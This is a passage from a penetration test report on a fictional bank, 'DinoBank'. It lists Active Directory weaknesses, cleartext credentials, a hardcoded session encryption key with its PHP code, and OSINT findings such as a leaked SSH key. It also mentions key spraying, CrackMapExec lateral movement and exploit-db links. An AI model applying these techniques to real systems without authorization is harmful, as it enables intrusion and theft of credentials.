


Figure 35: Creation of a page with an anonymous user


Figure 36: Creating a new user</td></tr>
<tr><td>Compliance Violations</td><td>N/A</td></tr>
</table>

Medium	Weak Group Policy Configurations
Description	While enumerating through the Domain Controller, [redacted] noticed that the Domain's Group Policy was poorly configured. The settings did not require that the passwords meet complexity requirements such as upper & lower case letters, numbers, and symbols. In addition, the configuration set the **Enforce Password History** to 0, which allows for the same passwords to be reused immediately after they expire.
Affected Scope	This vulnerability affected domain users on the domain.
Impact	<u>**Medium**</u> This vulnerability can present a prominent risk to DinoBank's Active Directory environment. With poorly configured settings, users are given the possibility to create a weak passwords or reuse passwords. From a threat actor's perspective, users that are not required to create complex passwords are more vulnerable to getting their accounts compromised from a dictionary attack. In addition, a lack of password history enforcement can also be extremely dangerous to an organization. The longer a user maintains their account, the greater the change a threat actor is able to brute force into their account.
Likelihood	<u>**Medium**</u> This vulnerability is considered a medium likelihood as it can pose as a threat to the company and expose DinoBank to unauthorized access to, data, fraud, and critical business services. It is likely that a user does not set a strong password when the policy does not force them to.
Remediation	With a strong Group Policy configuration in place, there is a reduced chance that a threat actor is able to gain access into the network. These settings extend beyond password policies and encompass account auditing, script control, and many other crucial security settings. [redacted] recommends DinoBank utilize the Department of Defense's recommendation for baseline group policy security. For additional information, see the DOD's Security Technical Implementation Guides.

Proof of Concept	 *Figure 37: Group Policy Password Policy Settings*
Compliance Violations	PCI-DSS 8.2.3 (Appendix B: Compliance Violations)

Medium	**QueryTree User Credentials in a Text File**
Description	Once [redacted] obtained a Domain Administrator account, the credentials were used to remotely connect to other Windows systems connected onto the same domain. On the desktop of Branch-Metro-WK-01, there was a text file that had a username and password, allowing access into the Core Dinobank Database.
Affected Scope	10.0.2.100 (core-01) 10.0.2.103 (reports-01) 10.0.11.208 (metro-dc.c.infra-test)
Impact	**<u>High</u>** This vulnerability is classified as a high because it allows for a threat actor to view the contents of DinoBank's core database. By authenticating through QueryTree, [redacted] was able to view sensitive data such as customer email, hashes passwords, account ID, etc.
Likelihood	**<u>Low</u>** Because an attacker would need to first gain access to the network, then enumerate and gain access to a domain account, it has been classified with a low likelihood of exploitation.
Remediation	[redacted] recommends that the text file is removed from the system and that in the future, clear text credentials of any sort should not be digitally stored on a company machine.
Proof of Concept	

	 *Figure 38: QueryTree*
Compliance Violations	PCI-DSS 6.3.1, 8.2.1 (Appendix B: Compliance Violations)

Low	**Standard Initial Password for New Users**
Description	New users are issued the same password which is then changed after initial login.
Affected Scope	Active Directory
Impact	Low
Likelihood	Low
Remediation	All new users should be given a unique, randomly generated password when their accounts are created, which is then changed after initial login.
Proof of Concept	 *Figure 39: Initial Password from Wiki*
Compliance Violations	N/A

Low	**Disclosure of Encryption and Secret Key**
Description	[redacted] discovered the use of hardcoded values in functions that are used to manage sessions. If a threat actor is able to reverse engineer the code, AES ciphertext could be decrypted.
Affected Scope	10.0.2.101 (bankweb-01)
Impact	<u>**Medium**</u> A threat actor that has access to view or modify the function may be able to takeover other customers bank accounts.
Likelihood	<u>**Low**</u> An attacker would need to meet the prerequisite of compromising the host and reverse engineer how sessions are managed by the web application.
Remediation	It is recommended that data should not be hard-coded in any scripts or configuration files. Furthermore, it may be beneficial to provide a workshop to developers at DinoBank regarding coding best practices and code review.

Proof of Concept

```
function encrypt_decrypt($action, $string)
{
  /*
   * ENCRYPTION: encrypt_decrypt('encrypt', $string);
   * DECRYPTION: encrypt_decrypt('decrypt', $string) ;
   */
        $output = false;
        $encrypt_method = "[redacted]";
        $secret_key = '[redacted]';

        $key = hash('sha256', $secret_key);
        $iv = substr(hash('sha256', $secret_key), 0, 16);

        if ($action == 'encrypt') {
                $output = base64_encode(openssl_encrypt($string, $encrypt_method, $key, 0, $iv));
        } else {
                if ($action == 'decrypt') {
                        $output = openssl_decrypt(base64_decode($string), $encrypt_method, $key, 0, $iv);
                }
        }
        return $output;
}
```

Figure 40: Encryption method and secret key

Compliance Violations	N/A

APPENDIX A: OSINT ARTIFACTS

Organization Chart




Figure 41: OSINT Organization Chart

Details: Using LinkedIn, [redacted] was able to generate an organization chart based off of the positions that were listed in correspondence with each DinoBank employee. This sort of public information can be abused by threat actors in order to more quickly narrow down high-profile targets within the company to focus their attacks on. Furthermore, with this information, hackers can generate phishing emails to pose as an employee's manager, allowing them to gain an easy access point into the environment.

Recommendation: Provide training seminars for employees about the dangers of social engineering and encourage them to restrict access to their social media profiles to people they know. Encourage them to verify when receiving a LinkedIn request from someone who appears to work Dinobank that they actually work there by checking the company directory.

Private SSH Key in Employee's GitHub Repository




Figure 42: Private SSH Key in DinoBank Employee's GitHub

Details: Upon browsing employees' GitHub, [redacted] found a private SSH key on a previous commit of a repository. [redacted] tested this SSH key by spraying it on anacross DinoBank's subnets . This key was not valid against DinoBank's live hosts.

Recommendation: Although specific credentials were not valid for any during this engagement, [redacted] recommends deleting the repository off of GitHub and reuploading without any private SSH keys. It is also recommended to provide training on operational security for software engineers.

Information Disclosure on Possible BLUEKEEP Vulnerabilities within Environment

Figure 43: BlueKeep discussion on LinkedIn

Details: [redacted] found LinkedIn posts from DinoBank employees hinting towards potential BlueKeep vulnerabilities being present on DinoBank's infrastructure.

Recommendation: Although DinoBank's RDP hosts were scanned and were not vulnerable to BlueKeep, [redacted] recommends that DinoBank's employees do not post information about their IT infrastructure on social media.

Possible Server Information Disclosure (Erlang)




Figure 44: Server Information Disclosure

Upon investigating Dino-Bank's GitHub, [redacted] found a .gitignore file that is identical to the template for programming language Erlang. When used on certain services, Erlang has a couple of vulnerabilities that attackers could use to either remotely execute code or perform stored cross-site scripting:

Remote Code Execution (RCE) - https://www.exploit-db.com/exploits/46024

Cross Site Scripting (XSS) - https://www.exploit-db.com/exploits/17111

Appendix B: COMPLIANCE

PCI DSS Violations

2.1 Change Default or Vendor provided passwords

2.2.3 Implement additional security features for any required services, protocols, or daemons that are considered to be insecure.

4.1 Use strong cryptography and security protocols to safeguard sensitive cardholder data during transmission over open, public networks, including the following:

- Only trusted keys and certificates are accepted.
- The protocol in use only supports secure versions or configurations.
- The encryption strength is appropriate for the encryption methodology in use

6.3.1 Remove development, test and/or custom application accounts, user IDs, and passwords before applications become active or are released to customers.

6.4.1 Separate development/test environments from production environments, and enforce the
separation with access controls.

6.5.3 Insecure cryptographic storage

6.5.8 Improper access control (such as insecure direct object references, failure to restrict URL access, directory traversal, and failure to restrict user access to functions).

8.2.1 Using strong cryptography, render all authentication credentials (such as passwords/phrases) unreadable during transmission and storage on all system components.

8.2.3 Passwords/passphrases must meet the following:

- Require a minimum length of at least seven characters.
- Contain both numeric and alphabetic characters.

Alternatively, the passwords/ passphrases must have complexity and strength at least equivalent to the parameters specified above.

APPENDIX C: WIKI SCREENSHOTS




Figure a.



Main Page
Welcome to the Dino Bank Intranet Wiki!
Did you know ...
In the news
Oh no! This content has gone extinct!
Please check back later :)

Figure b.



Portal:Onboarding
Organization Structure
NEVER PREHISTORIC

Figure c.



Portal:Compliance
Compliance Department
Banking Regulations
National Bank Act
Federal Reserve Act
Banking Act
Federal Deposit Insurance Act
Bank Holding Company Act
Bank Secrecy Act
International Banking Act
Gramm-Leach-Bliley Act
Dodd-Frank Act
Information Technology
ITGC
NIST

Figure d.

APPENDIX D: Tools

Although [redacted] uses a broad toolset, there are two main tools that [redacted] used to assist in this assessment.

nVis

A lightweight red teaming platform utilizing concurrent nmap scans to populate a collaborative web server. This tool was developed by [redacted] for the purposes of short term engagements or penetration testing competitions.




Figure a: nVis showing a number of hosts, and some open services

Users are able to color code IP's according to the status of engagement (in progress, checked or compromised, and needs further investigation). Having these features allows quicker scans and helps reduce redundant work being done during the scanning and exploitation phases.
The framework is available for download from https://github.com/Menn1s/nVis.

CrackMapExec

This tool was used for lateral movement, allowing [redacted] to effectively enumerate, attack, and move throughout the Active Directory Domain.

```
cmedb (default)(smb) > hosts
```

HostID	Admins	IP	Hostname	Domain	OS
1	1 Cred(s)	10.0.11.100	METRO-DC	DINO	Windows Server 2016 Datacenter 14393
